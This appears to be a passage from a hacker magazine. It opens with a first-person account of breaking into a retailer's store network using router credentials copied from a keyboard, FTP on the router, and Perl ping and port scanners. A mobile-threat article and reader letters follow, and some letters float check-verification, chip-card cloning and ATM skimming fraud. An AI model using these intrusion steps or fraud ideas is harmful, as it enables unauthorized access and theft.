Now you might be thinking to yourself, "How do you know the username and password of the router?" Well, to answer your question I must tell the story. Pep Boys used to have employees clock in and out via a time clock that was hung on the wall outside of the office of the store. That got replaced by a computer at the register that is wireless-enabled with Cisco LEAP encryption. Whenever that computer had a problem, it needed to be restarted and the store manager would need to know the username and password to log it in. The store manager at the time had a problem remembering the login information so he wrote them down on a piece of masking tape and taped it to the keyboard. Of course, I remembered it. But, did I know that it was the same login information of the router? No. I just guessed and it worked. So, back to the router....

Upon accessing the router via telnet, I typed "dir" to view the files and found a config file. I felt that it was safe to assume that this config file had the access list needed to open the blocked IP ranges. After failing to open the config file via vi, I enabled FTP on the router and attempted to "get" the file to the dumb terminal's hard drive, allowing me to view the file.

```
Router_0192# configure
Router_0192(config)# ftp-server enable
Router_0192(config)# exit
Router_0192#exit
retail@str0192rg112:~>ftp
ftp> open 10.0.192.1
get /sdmconfig-2811.cfg /home/retail/
➥sdmconfig-2811.cfg
```

This, however, backfired and locked the entire network. Every terminal could not access the store's network. Parts Lookup, Work Order Systems and cash transactions at the registers were all knocked offline. So we (we being the manager on duty and myself) called MIS (the Pep Boys tech department) who told us that another store just got the same thing. They told us to do a hard reset of the router. Once we did that, the network came back online. However; I did not want to attempt this again to find out for sure if the file transfer was the reason behind the network crash.

So I decided to check out the other settings from within the router. I viewed the access list for the router but nothing turned up. So that meant that MIS was lying to everyone (which isn't too uncommon for them). So now I decided to try and find an open proxy somewhere on the network to access the outside Internet. My initial thought was that there might be a server on the subnet of the intranet that might be used as a proxy. So I wrote a crude IP scanner to scan for open IP addresses.

```
#!/usr/bin/perl
$subnet = 000;
while ($subnet <= 255){
   system("ping -q -c 1 -w 1 172.21.$
➥subnet.11");
   $subnet = $subnet + 1;}
```

The terminal window allowed me to view the entire output in the window. But later on I had that script dump the output to a text file for later reading. After finding any open IP address, I needed a port scanner to see if any known proxy ports were open. Nmap was out of the question. Users do not have access to mount external data storage devices (thumb drives), so I had to write something with the tools I had available. This prompted me to write a crude port scanner in Perl.

```
#!/usr/bin/perl
use IO::Socket;
my $port = 1;
$file = "/home/retail/perl/ports.txt";
while ($port <= 10000){
   $sock = IO::Socket::INET->new(PeerAddr => '172.21.101.11',
                                 PeerPort => $port,
                                 Proto => 'tcp',
                                 Timeout => '1');
open (LIST, ">>$file");
   if ($sock){
         close ($sock);
         print "$port -open\n";
         print LIST "$port -open\n";
         $port = $port + 1;
         }
   else{
         print "$port -closed\n";
         $port = $port + 1;
         }
}
close(LIST);
```

After letting my port scanner do its thing, I found that the aforementioned IP address had port 80 open. So I decided to try this out and see if maybe it was a proxy (I know that proxies normally don't run on port 80), but another problem arose. I had no way of inputting the proxy address into Mozilla. Almost everything in the tool bar was blocked out. So I needed to enable everything that was missing.

Getting to the command prompt....

```
retail@str0192rg112:~>cd /.mozilla/
➥default/oqngseuh.slt/chrome
retail@str0192rg112:~/.mozilla/default/
➥oqngeseuh.slt/chrome> ls
chrome.fdr  userChrome-example.css user
➥Chrome.css userContent-example.css
```

I loaded userChrome.css in vi and deleted all the lines that blocked everything out. Now I had the ability to load, edit, and change all the preferences in Mozilla. under Edit > Preferences > Advanced > Proxies. I inputted the IP address of the IP with port 80 and 81 open. On port 81, it brought me to the SSC (Store Support Center) Intranet for Pep Boys. After poking around there for a while, I clicked on the link for MIS and saw a link named "VPN Clients" and another link named "VPN Client Downloads." I downloaded the VPN client for Linux and installed it in the retail home directory. Another feature that the MIS page had was a guide for all new MIS employees. Detailed information on how to do their job was posted for everyone to view (which wasn't really informative). It mostly consisted of Code of Conduct for the employees to follow.

Another IP address that turned up having port 80 open brought me to the corporate headquarters' intranet. There was not that much useful information other than what was on the lunch menu for that day. Tomato soup was the Soup of the Day.

When I got closer to quitting at Pep Boys, I found out that both the Part Lookup and Service terminals were going to be replaced with a new web-based interface. By the time of this printing, it would be safe to assume that only a small minority of stores have had their software upgraded, since Pep Boys tends to upgrade only their high traffic flow stores first, in turn, using them as beta testers for any new software.

The short amount of time I had with the new hardware taught me a lot about how Pep Boys has their network set up. However, because I only had a short amount of time, I was unable to finish my task of gaining Internet access from the terminals. Shortly after finding these bugs in their network, I graduated college and moved out of state, prompting me to quit there and proceed with work in my field.

Thanks to dhbwho, DualDFlipFlop, LUG, and everyone at J!NX.

Mobile Devices - Current and Future Security Threats

by Toby Zimmerer

This article will focus on a system that many people utilize every day. Yet they are oblivious to the power of the threat that they are exposed to. That system is your mobile phone. The advent of smart phones and PDAs has spawned a new security hole that the majority of people completely ignore. Most mobile phones can access the Internet and have Bluetooth communication systems for linking other devices without the use of cables. Additionally, smart phones are utilizing Linux and Windows operating systems and have the processing capabilities of a small computer. Since these devices do not have a built in firewall and provide multiple open communication channels, it becomes perfectly clear that mobile phones pose a prime target for attacks.

Mobile Devices and Operating Systems

Smart phones are currently using two operating systems (Symbian and Windows Mobile 5) that are customized to each cellular provider's mobile device. Symbian (http://www.symbian➥.com/) is a lightweight Linux operating system that is bundled with a number of applications that can allow a user to work on the road without the use of a laptop. Microsoft has taken their lightweight Windows OS that was originally developed for the iPaq and into the cellular provider market by developing Windows Mobile 5 (http://www.microsoft.com/windowsmobile). Microsoft offers a complement of applications to allow a user to work remotely without the use of a laptop.

For those of you not familiar with smart phones, I would suggest looking at the websites for Symbian and Microsoft Mobile in order to see the mobile devices that are currently supported. As I mentioned earlier, smart phones have the processing capabilities of a small computer. These phones are normally equipped with 64MB to 128MB of memory and can be expanded up to 2GB of additional memory by adding a mini SD memory card to the phone. Some smart phones have integrated keyboards and touch screens that allow you to quickly navigate through menus and enter information. I own a Nokia 9300 that flips open to give the user access to a 1" x 4" high resolution LCD, a 66 button keyboard, and a thumb mouse.

Open Communication Channels

Mobile service providers have expanded their services to provide users with greater access in information through their mobile phones. People in Europe and Japan have been using their mobile phones for web access, messaging, and purchasing goods directly from their mobile phones long before the U.S. market started to offer these services. Mobile phones can retrieve an IP address from their mobile service provider, which provides full access to the Internet to transmit http, SMTP, SSH, telnet, and other TCP/UDP functions.

Most devices are now equipped with Bluetooth to allow the user to connect to their laptops, wireless headsets, or other mobile devices. Bluetooth has a transmit radius of approximately 30 feet and can be configured to allow other devices to find or "discover" the host device. Open Bluetooth channels broadcast a lot of information, including the MAC address, device name, and device model. I saw a demonstration at the Interop show in Las Vegas this year where the vendor was listing all of the Bluetooth connections that were currently open near their booth. On average, there were 60 open Bluetooth connections near the vendor's booth and they were able to retrieve the device name and model device. As a test, I switched on the Bluetooth connection on my phone, disabled the discover feature, and my device was detected.

If you are interested in performing some Bluetooth vulnerability scanning, I would recommend checking out BTScanner by PenTest (http://www.pentest.co.uk/), which runs on a desktop system, or Blooover (http://trifinite.➥org/trifinite_stuff_blooover.html), which runs on your handheld device.

Current and Future Mobile Threats

Mobile device viruses began to show up in 2004 with the release of the Cabir virus. Since then, the number of viruses has grown exponentially, which has resulted in both financial and hardware loss. The Skulls and Onehop viruses are designed to completely disable the mobile handset, whereas the CommWarrior virus will start to transmit SMS messages to everyone in your address book, resulting in additional costs on your phone bill.

These viruses currently propagate through two mediums: SMS and Bluetooth. The CommWarrior virus shows up as an SMS message with an SIS attachment. If the user activates the attachment, the mobile phone will become infected. Bluetooth viruses, such as Cabir, broadcast a message with an attachment to all Bluetooth devices in range. Once again, if the user activates the attachment, the phone will be infected.

As I had mentioned earlier, mobile devices are now retrieving IP addresses and run compact operating systems to provide the user with all the features and functions of a desktop system on their mobile devices. These systems do contain software flaws and holes that will eventually get exploited through the open Internet channel on the devices, leaving the users vulnerable to attacks. As of March, the first Java2 ME viruses started to appear. Sooner or later, viruses will start to propagate to mobile devices over the Internet.

Defending Against Mobile Threats

Currently some software companies are offering anti-virus and firewalls for mobile devices. I would recommend doing some research on the different vendors to see which companies support the broadest range of mobile devices and operating systems. I know one company has been designing mobile AV/firewall solutions for a number of years and has a pretty large distribution throughout the world with a number of mobile service providers. I will let you make your own decision on which route to go. Additionally, I would scan your open Bluetooth connections to see how many open connections you have. Finally, and most importantly, educate yourself and those around you. Most of the current mobile viruses can be thwarted by deleting the attachment or not opening it at all.

Mobile devices are the next vulnerable resource on the market today and will eventually be targeted by viruses that spread across multiple communication channels. As the complexity, features, and processing power of the mobile devices increase, they will provide a prime avenue for malware to exploit. By protecting your mobile devices with anti-virus and firewalls, as well as disabling unnecessary services such as Bluetooth, you can protect your network and yourself from current and future threats.

Written Expressions

On Privacy

Dear *2600:*

In regards to "The Price of Convenience: Our Identities" by Squealing Sheep in 23:1, he forgot about a check verification service/company called Telecheck (www.telecheck.com). Telecheck, which is used by most retailers to verify checks, does an extensive yet quick verification process that requires both a valid bank routing number *and* account number. Telecheck goes one step further by then verifying whether that particular account has sufficient funds to cover the amount listed on the check.

But there is still a way that identity thieves could corrupt this process to their advantage. All an identity thief needs to do is have a valid routing number *and* account number with sufficient funds because Telecheck does *not* require verification of the name and address attached to any particular set of routing and account numbers (collectively known as the MICR number located on the bottom of checks). The verification of name and address is done by the retailer (who normally asks to see a photo ID) and is not processed through the same system as Telecheck. So if an identity thief finds a legitimate routing number and account number and creates a fake ID (it doesn't matter if it's the victim's or not), he can still work around Telecheck.

Rogaine Rebel

Dear *2600:*

Last night my Internet provider Cox (I don't have a choice here in Orange County, California) suddenly decided to block my Internet access. You probably know what's coming. Yes, I downloaded *Mission Impossible III* "by accident." The movie sucked. The next morning the friendly and unknowledgeable customer service rep told me my account was suspended. They said I was downloading movies. I played dumb to find out what they really knew because I was still thinking they were just monitoring traffic volume. To my surprise they knew I was downloading the latest hot movie by name. Of course, I was unaware of my ports 6881-6999 being used illegally. So I had to ask if they were watching every packet flying by after having been alerted by their admin/system and the answer was "Oh, no, we don't watch your traffic - that's privacy!"

So either they were lying or someone in the upper food chain has quite a nice backdoor into the ISP's system. That would be the scariest possibility, but I assume that's the case here. Anyway, their procedure is they catch you, send you a warning email that your service has been suspended and wait for you to call, then they unblock your service again. The third time they not only catch you but they terminate service. It would be a pain to ever get back on because you would have to prove that you owned the copyrights to the movie/music/software you downloaded - most likely impossible.

This should not keep anybody from sharing because sharing is necessary and good, but one has to be conscious about their Internet traffic.

lup0

We'll skip the debate over what's right and wrong to share and download since that's not really the issue here. This is a far more troubling indication of the type of traffic monitoring that may be going on. You could have learned a great deal by asking these people exactly how they knew the title of the film you downloaded if it wasn't a "privacy invasion" on their part. The desire to learn how their surveillance works would actually be an interesting argument for downloading things in the first place. In all seriousness, there is likely more going on in this arena than a simple cat and mouse game. Just as security scares are planted in the real world to ensure public support of increased surveillance (yes, we believe it), the "piracy problem" could easily be compounded by those who want to make such monitoring a permanent feature. We need to know exactly what they're doing.

Dear *2600:*

After months of waiting for my mother's tax returns to be released from the bureaucracies of the IRS, my mother finally got what she was waiting for, and a little more. Upon opening the official looking envelope obviously belonging to her, she found underneath her check a second check belonging and addressed to an unknown person in our town, complete with his name and Social Security Number. It seems quite idiotic for official checks to have SSNs labeled so boldly on them because it seems far too easy for it to fall into the wrong hands.

Robert Barat

Dear *2600:*

This letter does not concern technology but rather privacy, American society, and broken stuff. Roe vs. Wade gives women full ownership of their bodies, as all should be granted, though many (with some decent arguments) believe a fetus to be an entity unto itself, which makes an abortion a flat-out murder. How can controlled substance and assisted suicide legislation not be rescinded under that landmark blanket? You people have sense. Tell me if I'm imagining things, please?

eudemonist

You're imagining things if you think we're going to open that kettle of worms in here.

Dear *2600:*

In "The Price of Convenience" in 23:1 it is noted how sex offender registries expose personal data. In

some states it is even worse than you indicate. New Mexico feels it necessary to give the world a registrant's birth date, Social Security Number, and a nice digital picture. To have total control of their identity, one need only engage in some web research or idle chat with an offender to find out their mother's maiden name. I have considered writing an article about how to exploit loopholes in the registry, which differ depending on which state you reside in, but then they would likely be closed. In the future I am sure ANPR, as mentioned in "The State of Surveillance," will no doubt make these loopholes harder to exploit. But by then, maybe the list of designated moral deviants will have expanded to include liberals, atheists, etc., and the majority of citizens will be equally exposed. In the meantime it would be nice to see these sites regularly attacked.

Highdesert

We don't condone attacking sites but certainly some of the thinking behind this needs to be held up to some real scrutiny.

Dear *2600:*

I recently had an awkward experience with my bank and I thought you might be interested. I was issued a new ATM/debit card because information of mine may have been compromised by a third party. It looked like standard procedure. They automatically issued a new card. On the surface that looked pretty nifty.

However, being the somewhat tech savvy person I am, I looked a bit closer. "Maybe this is just a very detailed scam," I thought to myself. Looking over the letter, I noticed that it was written on May 15th. I was reading this letter on June 3rd. Ding! There goes a red flag. I noticed that the letter was also metered on May 29th, so apparently this thing had been around for a good two weeks before it was mailed out.

I headed to the nearest branch to sort this out. After talking to several people, they pulled my information and found out that I had indeed been issued a new card. I mentioned my suspicions and they looked at me like I had nine heads. Essentially the card is printed and such when the fraud is suspected, but it isn't mailed out until the end of the month, just like my monthly account statements. Your mileage may vary, but that's how it was explained to me. What it boils down to is that a new card will sit around for a while before it's mailed to you.

To tie up any loose ends, I called up the bank's national number and tried to figure out what information may have been compromised and I was given the run around. I got the same answer: A third party had their info compromised and we think that your information may have been in there when it happened. I could not get any clues as to what information of mine they think may have been compromised, nor could I get a clue as to who may have been compromised. All of this would have been handy in preventing identity theft and the like because I could potentially be one step ahead of the perps.

However, all was for naught as I was given no information at all. I wound up filing a credit report with the major institutions and found that I had no credit, which in this case means I don't have a credit card and that no one has filed one in my name.

My main point in all of this was just to spread the information. Keep a lookout on your financial stuff. I got lucky this time. At least I've been lucky so far. Next time it might not happen that way.

Sim

Dear *2600:*

In response to Acidevil's letter in 23:2, I thought that I'd just summarize the current credit card situation in the U.K.

As of February 14, 2006, "chip and PIN" (CAP from here on) went live, so to speak. That is, the signature system is no longer used at all and only CAP-based units are allowed for transactions. The idea of these cards is, as has been pointed out, to do away with the magstripe/signature system and bring in chip-based cards that use your current PIN number - hence, "chip and PIN."

Insofar as fraud goes, things in reality are no better. There are still incidents of skimmers on ATMs (the ones that have cameras and card readers) and the magstripes are *still used!* When questioned about this in interviews, the credit card companies claim that it is for "overall convenience of the customer." That's right, it's just so that Fred Bloggs can go to Turkey where CAP isn't fully integrated and use their same cards there.

The old system used to be to clone the credit card's magstripe and then put it onto another card's magstripe. The favorite ones to use used to be mobile phone "E-Topup" cards that are basically the same (using one of these to withdraw money from an ATM was actually done on British TV as a proof of concept). However, as far as I can see, there is a flaw with CAP. The credit card companies claim that "no one can clone the chip." I would dispute that. Chip readers are out there - they're now in every shop for goodness sake! Wouldn't be a difficult hack to get one to dump the information into a PC and, if it can read the cards, then it can probably write to them too. Thing is, E-Topup cards don't have chips. What cards do *and* are freely/cheaply available? I have a potential answer: SIM cards. Virgin Mobile, O2, T-Mobile, Orange, etc. all have "free SIM" promotions. The SIMs that you can get are mounted on cards that have the same dimensions and chip position and type (as far as I can tell) is the same. To that end, I can see a potential hole in this "unbreakable" security.

I have never committed card fraud and do not intend to. I simply wish to point out that the new system has similar flaws to the old one - just more high tech flaws! Also note, the SIM card idea has, to my knowledge, never been done. For all I know the chips within could be completely wrong, but it is not inconceivable. Then again, chip cards are more common as they are not as magnetically sensitive as their magstripe counterparts. Also consider all of the cards that are not properly destroyed when finished from use. If the chip is not damaged, then it could potentially be reused. As far as I can see, it is only a matter of time before the criminals catch up. Beware.

Marxc2001

Dear *2600:*

Further to Acidevil's letter in 23:2, I wanted to add my tuppence worth.

Acidevil is correct when he mentions the success of chip and PIN cards in Europe. These require the customer to enter a PIN number at the point of sale, thereby reducing the possibility of a waiter/clerk taking

a copy of the card and using it to make purchases.

However, another scam has arisen to overcome this new security measure. Highly organized gangs (mostly from eastern Europe) have created false fascias for ATM machines which can be affixed to legitimate ATMs - the window, card slot, and money dispenser sitting directly over the same features on the real ATM. When the customer inserts his card, the machine seems to function as normal, but the false fascia has a card reader built in, plus it records the PIN number used. With this data, the criminals can produce a perfect clone of his card and know the PIN also. This means that they can just withdraw cash from any ATM, whereas previously they could only make purchases.

It is one thing to tell your card company that you didn't actually purchase a TV in Turkey, but quite another to convince them that you didn't withdraw 50 quid from an ATM in your home town.

This furthers my personal belief that credit cards are bad news from every angle.

Capt Blah

Dear *2600:*

I know many of my fellow *2600* readers won't believe my claims but I want to make sure this is at least heard. I am a former NSA employee. I worked for the Agency until the end of 2003. I was in a position where I saw every item that was to be collected and analyzed. I don't wish to go into details about how or what I saw as this would only help identify me and I don't need that. *At no time* during my tenure at the Agency did I see any tasks to collect communications (phone, email, Internet, and others) on American citizens. There are guidelines in place that are strictly enforced and prohibit collection of American communications. Even if John Q. Public got a call from Osama bin Laden about an attack, that communication goes into the trash because of said guidelines.

I am hearing a lot about some program "W" started after 9/11. This is hogwash. I don't like Bush as much as the next guy so I am far from an apologist. What makes me come out and give this statement is twofold. First, after September 11th and on to present-day, the IC (Intelligence Community - NSA, CIA, FBI, DIA, NIMA, NRO, etc.) have been getting the bulk of the blame for what happened. This is completely unfair and untrue. I have had the opportunity to work with some of the most impressive minds in the country and everyone's tireless efforts should not be overlooked or disrespected due to false information. Secondly, DIRNSA (Gen. Michael Hayden) is up for the D/CI position. I have met him personally. He is a good man with the safety and security of the United States and its citizens his top priority. *If,* and only if, there really is a program that compromises American security, I am 99 percent sure his hand was forced. This may sound like a bunch of propaganda and I can understand why some people may think so. All I can tell you is that it is not. The IC deserves to be commended, not disreputed. Ever seen the movie *The Recruit* with Al Pacino and Colin Farrell? In a meeting, Al Pacino's character says something to the tune of "All of our successes are unknown and unrewarded. Our failures are public record." Just remember that these people, who many see as evil, the "man," the hammer of government, whatever, are the same people with a hacker mentality who break codes and communications of people intent on doing harm to our country and who have saved countless American lives whether you know it or not. They are Americans too and as such wish to have their own privacy. Saving America against an attack while compromising American freedoms is counterproductive. It's nonsensical and plain stupid. So I ask all *2600* readers to keep an open mind and learn all you can before coming to conclusions that the media tries to force feed you. And don't discredit those who speak out in opposition like myself because the IC cannot do it for themselves.

P.S. Now that I got that out, who's hacked the Halo 2 skulls problem? Thanks.

Anonymous

You can blame the media for this if you like but it is an indisputable fact that Bush has ordered the NSA to spy on Americans without warrants. We doubt that Bush would be defending this action if it wasn't true. Nor would a federal judge have ordered a halt to the program to be followed by an immediate appeal from the Bush administration. These things are unpleasant and maybe even unbelievable. That doesn't make them any less real when they happen.

Your assertion about the NSA staying away from domestic surveillance is how most people understood things. It was also pretty close to the way things worked until fairly recently. There were exceptions and for those there was something known as the Foreign Intelligence Surveillance Act Court, which basically allowed the NSA to get warrants so they could spy domestically. This was a secret court which is bad enough. But it apparently was not good enough for the current administration, which felt it necessary to bypass even this appearance of due process. Now it's all done under a secret program without any warrants or oversight whatsoever. And those who have the guts to reveal the existence of such a thing (specifically various media outlets) are condemned by the government as traitors. And a good percentage of the public buys it.

None of this takes away from the good things the NSA has done over time. But all of that will be forgotten when they are associated with something like this.

As for Halo 2, beware of the blind skull. In fact, beware of it in real life too.

Dear *2600:*

I'm a fairly new subscriber to your glorious magazine and I've loved every issue. One thing I've noticed though is that every time I receive a new magazine in the mail it looks like someone has opened/torn the envelope and then taped it back up. Seems a little suspicious to me. I mean, it has happened to *every* single issue! Am I on a watch list now? If so, cool - I'm finally on a watch list. Or is it because the children in your basement are too shaky and malnourished to correctly stuff envelopes without mutilating them? If so, give 'em a freaking Happy Meal so I don't have to feel so paranoid.

C

The children would have no reason to reopen the envelopes after sealing them. And the penalties for this have been made extremely clear to them. What we suspect is happening in your case is that someone in your post office is overly curious and can't contain themselves. As there is no specific information about you inside the envelope, the various people keeping you on a

watch list would have no reason to open it. With regards to them, we suggest you turn your attention to the van across the street.

Foreign Payphones

Dear *2600:*

I would like to send you my photos of payphones. They are digital camera photos. The rar file is around ten megs with picture files at 1600x1200 resolution. Is it better to send you the full files on CD to the address listed or would these small pictures suffice? In case the 1600x1200 pictures are good enough, will your email accept a ten meg file?

D P

Our email server can accept large files so don't worry about sending them. That is currently the best way to send them to us as it's a whole lot easier for us to keep track of. The same thing goes for back cover submissions. But we have to be very clear on the importance of sending these files at the maximum possible quality settings. Far too often we've gotten great pictures that would look like utter crap if we tried to print them.

Dear *2600:*

We would like to purchase payphone booth like the one in Saint Petersburg, Russia. So could you please send more information and price of that booth.

Ahmed M Attef
Manager Payphones
Special Business Unit - HQ
Somewhere in Qatar

We don't know what you're up to but we fear you misunderstand what we're all about. We don't sell payphone booths or even payphones or for that matter phones of any kind. You've given us some ideas though. Best of luck in your pursuit.

Interesting Facts

Dear *2600:*

Regarding the story that made international news and read as follows: "A case of 'electronic vandalism' mocking the Prime Minister has left a media company red-faced after a hacker tampered with advertising signs on Toronto commuter trains to read 'Stephen Harper Eats Babies.'"

The "ingenious" hacker derived some inspiration from the cover of an old issue of *2600.*

Please continue to be my muse.

Name Removed
Toronto

Well, gosh. Is this a confession? We are quite flattered if indeed our Fall 1997 cover inspired this action which caused confusion to so many. In the words of one flustered commuter: "You go home and you are trying to rest from work and all of a sudden where they usually talk about Ticketmaster, all of a sudden you see this thing say 'Stephen Harper Eats Babies.' I wasn't even sure when I got off the train. Was I hallucinating?" And of course, the funniest statement of all: "To prevent it from happening again, GO Transit will have to power down all the signs on their cars and use special software that is being couriered from the United States to password protect 790 such digital signs." Translation: these fools had no protection at all from this sort of thing and are trying to make it seem like having a password is a real pain in the ass when it should have been what they were doing all along. They are indeed lucky to have gotten their wake up call with a degree of humor. But we are going to err on the side of caution and not print your name since we live in a time where a harmless joke like this can be blown way out of proportion and we don't want to help in that endeavor. And for any authorities actually pursuing this, we have printed out a copy of this email and burned it just to be safe. So don't waste your time.

Dear *2600:*

I just wanted to report that www.phreak.se ("the world's largest online phreaking and telecom knowledge archive") is back online. Check it out!

Zeromatic - PTK Libraries

Dear *2600:*

Buying my usual stuff at the Central Square Star Market (which is exactly like a Shaw's, down to the signage), I found it choking on some half price cookies I was buying. Sufficiently annoyed, I finally got the attention of a drone and got him to help me. He signed into store mode and made *no* attempt to conceal the login from me. The problem? Because the SKU for reduced bakery doesn't tie to a specific price but instead requests one to be entered, the self-checkout freezes. So, quick eyes and a love of baked goods can get you a Shaw's self-checkout login. Sad, I know....

Neito

Dear *2600:*

I came across this a couple of weeks ago and I thought it should be shared with all hackers (especially U.K. Ones). In the U.K. the ADSL Internet connection *requires* a BT line (or phone line connected to a BT exchange) to operate. This costs about 10 pounds a month in addition to the ADSL charges. I think this is unfair to people who do not require the phone line for any other reason.

The hack here is really simple. What I did was order the phone line, then the ADSL. (Do not have the ADSL provided by BT as this hack won't work then.) After one month I canceled the phone line. Turns out that the phone line disconnect does not remove the ADSL signals! It has been about four months now and I have experienced no problems.

There is nothing to indicate that BT won't correct this, but please use this info while you can.

dodgydave

Dear *2600:*

To my fellow conspirators, countrymen, and whom it may concern. Guide of contents, in these pages. Of what is contained within? Indeed. What's inside? Take a look. Ingredients: internal organs, innards. Both: Collateral and junk. Trouble indeed may be held within these discoveries of ways and means. Towards the path to knowledge, for fair visions of future far off, or evil wonders to behold. Only the following years shall hold. The contents, here within in these pages will be the ingredients and the path toward great knowledge, the wonder of which we shall see, when we've all grown. The great deeds we have sown have come upon us and it

will matter not what have known. Here's to 26 more years of hacking!

Do what you want with this, whether you edit it, use it, or simply despise it. Also speak as freely as you wish with me, for I do not hide communications from others (my own devices and will for this should be obvious, so I will not say) if it can be helped, but will do so if you wish.

Soho

What's scary is how much of this we actually understood.

Dear *2600:*

Hi,

I was just hoping to see my name in print in the letters section.

Wave_Rider_1899

And everything we've done up to this point has been orchestrated to get you to contact us. Now we can begin.

Dear *2600:*

I picked up a BT leaflet here in the U.K. (southwest) and thought you might be interested. BT is offering a service allowing you to get cheaper rates on your mobile while you're at home. They provide you with a specially tweaked mobile phone (VoIP) and a wireless ADSL router that must have proprietary VoIP technology.

The service boasts that the special mobile phone will use the broadband connection to make the call and will bring brilliant signal coverage right to your home. Here in Cornwall where I live it is very hilly and signal coverage is still poor, so users here may be prone to investing in a unit like this.

They also boast that this wireless/ADSL/router/➥VoIP unit will allow you to connect systems, consoles, printers, etc. to their broadband.

Just today I was watching systm (http://systm.org) episode 5 and learning about Asterisk, an open source PBX system that allows you to control VoIP and calls to and from your home. They also showed a wireless VoIP phone that was designed exactly like a cell phone, but would connect to any open Wireless Access Point and would automatically send off its WAN side IP address back to your home Asterisk server and would let you make calls from wherever you were both physically and on the Internet. This sort of VoIP implementation is very interesting considering the huge Google wireless network that I hear is coming over there in the USA.

I use Skype and a VoIP phone for most of my calls and it's interesting to see improvements in the implementations of VoIP that give us the user more control.

Ashley

And it will be downright fascinating to see where all of this will lead us in the next decade or so. Such user flexibility would have been unheard of when we first started publishing.

Dear *2600:*

I was browsing the Internet at work and I wanted to check out some guitar tabs. I visited a site that usually offers tablature online. This is what I saw:

"Due to actions threatened by the National Music Publishers Association and the Music Publishers Association of America under the Digital Millennium Copyright Act, GuitarTabs.com is not offering guitar tablature at this time. We are currently evaluating our legal rights and options at this time, but unfortunately cannot offer tablature in the meantime. More information and updates on the situation can be found here. Check back frequently for updates."

Because of the money hungry corporations who would snatch candy from a baby, this is how we have to suffer. We will have to have pirated music tabs. Scanned PDF docs online. I guess it is illegal to have a copy of a music sheet now. Come on. It's like Metallica and these other bands aren't rich enough that they have to punish people for sharing their music.

Kingpin

It's funny how this wasn't even an issue years ago. Nobody in their wildest imagination would have thought sharing guitar tabs could somehow be a problem for anyone. We suspect that it's not really a problem but instead is now being seen as another potential source of income.

Questions

Dear *2600:*

I would like to say that I love the magazine. Keep up the good work! (I know that must be getting boring and cliche by now.) I tried to figure out the size, font, dimensions, etc. of your magazine. I got pretty close but I just figured I'd ask you guys. I like the layout and I am setting up a type of reference guide for myself and I want it to be in the same format. So what is the paper size, font, font size, and anything else you can think of for your magazine? I guess this is a weird request but it is really bothering me.

Neo_Chalchas

Fonts and sizes are always varying but our dimensions are 5.5x8.5, otherwise known as digest size. But we strongly encourage you to develop your own style, even if it's something you're making just for yourself. Imitation is always flattering but it's also rather confining.

Dear *2600:*

Were you guys aware of the reference to *2600 Magazine* in *The Net* (with Sandra Bullock)? If not, I'll send in a screen shot. It's very hard to see while watching the movie through at a normal pace. I searched Google and I don't think anyone has published its location yet.

BrakeDanceJ

We've known about this for a number of years as we usually get notified pretty quickly whenever our name shows up in a major motion picture. For those who don't know, 2600 appears on a list of things to bring along during the main character's vacation. Unfortunately, she seems to have forgotten her 2600 collection or she could have avoided all the trouble she got into during the whole rest of the film.

Dear *2600:*

I run a website and I have a user wishing to upload scanned PDF versions of your magazine. Is it legal to redistribute them in this way and host them on my site?

John

We don't approve of scanned PDFs since we rely on actual magazine sales to stay afloat. Since advertising is the major source of income for magazines and since we don't have any advertising, this is why we are partic-

ularly dependent on our readers. We have no problem at all with the information from the articles being freely passed around but when it's an exact duplicate of our entire layout it's a different matter.

Dear *2600*:

What's up with page 44?

Lenny Love the Hobo

It's just doing its job.

Fighting Back

Dear *2600*:

Although I subscribe to *2600* and receive it regularly, I usually don't read it at home. Instead I carry unread issues with me to read whenever I fly. When I'm done reading them, instead of throwing them in the trash, I stick them in the seat-back pocket in front of me in the hope that some lucky person will discover them and learn about the world of hacking.

Last week while traveling from the U.S. to Europe I had a long layover at an international terminal of Newark International Airport. I had just finished the latest issue of *2600* and had left it on the plane for the next person and was feeling proud of myself for recycling. While waiting for my next plane, my curiosity was piqued by a couple of kiosk-type machines labeled "US-VISIT" with the DHS logo on the bottom. Two DHS employees with DHS logos on their lapels were attending to the machines, which had the cases open. They were rebooting them and I could clearly see that they were running Windows. When they were done I approached the machines but before I even got close, one of the DHS employees practically yelled at me, "No, these are not for you." Anyway, I feigned ignorance and asked, "What do you mean?" She replied, "These are only for foreigners leaving the U.S. Are you a foreigner leaving the U.S.?" I just walked away, not wanting to cause any more trouble. But on my trip back to the U.S., I snapped some pictures and looked up more info about the US-VISIT program on the Internet: http://www.dhs.gov/us-visit. The website contains a horribly Big Brotherish video that explains how they scan both index fingers of all visitors using an inkless fingerprint scanner, as well as take their photo. They also explain that they will protect personal information. However the fact that they are using Windows-based computers for their kiosks pretty much says it all. I wonder how long it will be before a curious hacker finds one of those kiosks unlocked and unattended.

Arcade One

We're just surprised you didn't get tackled when you took a picture. While this is something else we want to know a lot more about, we want people to be very careful in their endeavors to obtain firsthand knowledge in such places.

Dear *2600*:

Something has been bothering me lately and when I see something wrong I like to voice my concern. I have been reading your magazine and listening to your shows for about ten years, since I was about 13 years old. I try to tell my peers about the injustices that are occurring in the world of technology such as AT&T giving private citizens' phone records to the NSA without a warrant, DRM, and other issues that us "well informed people" care about. I have sat down and rationally explained the situation to my peers, most recently about the whole AT&T ordeal but they just do not seem to care. They said it does not affect them because they are not terrorists nor are they doing anything illegal. I tried to persuade them otherwise but it was just no use to try and get them to see what path our country has started going down. In fact, they call me paranoid for thinking of this things.

The thing that really gets to me is that most of the people I explained these issues to were well-educated individuals studying to be doctors. They're the future of our society but they just do not seem to get it. This saddens me because if these well-educated future professionals do not care then why should the rest of them? I believed I am labeled a paranoid fool because I am constantly screaming the sky is falling with some government invasion of privacy. Maybe I am just a product of my environment, reading your magazine, listening to your radio shows, and chatting with other like-minded people, but I think I will really regret not saying something in 15 years when I have to give an iris scan to buy gas. Since your organization has been informing individuals about these issues for a long time, I wonder if you can help me convince my peers why they need to care about such issues before it is too late. While hackers can have cons like HOPE, how can we get the average Joe to care about these issues?

R

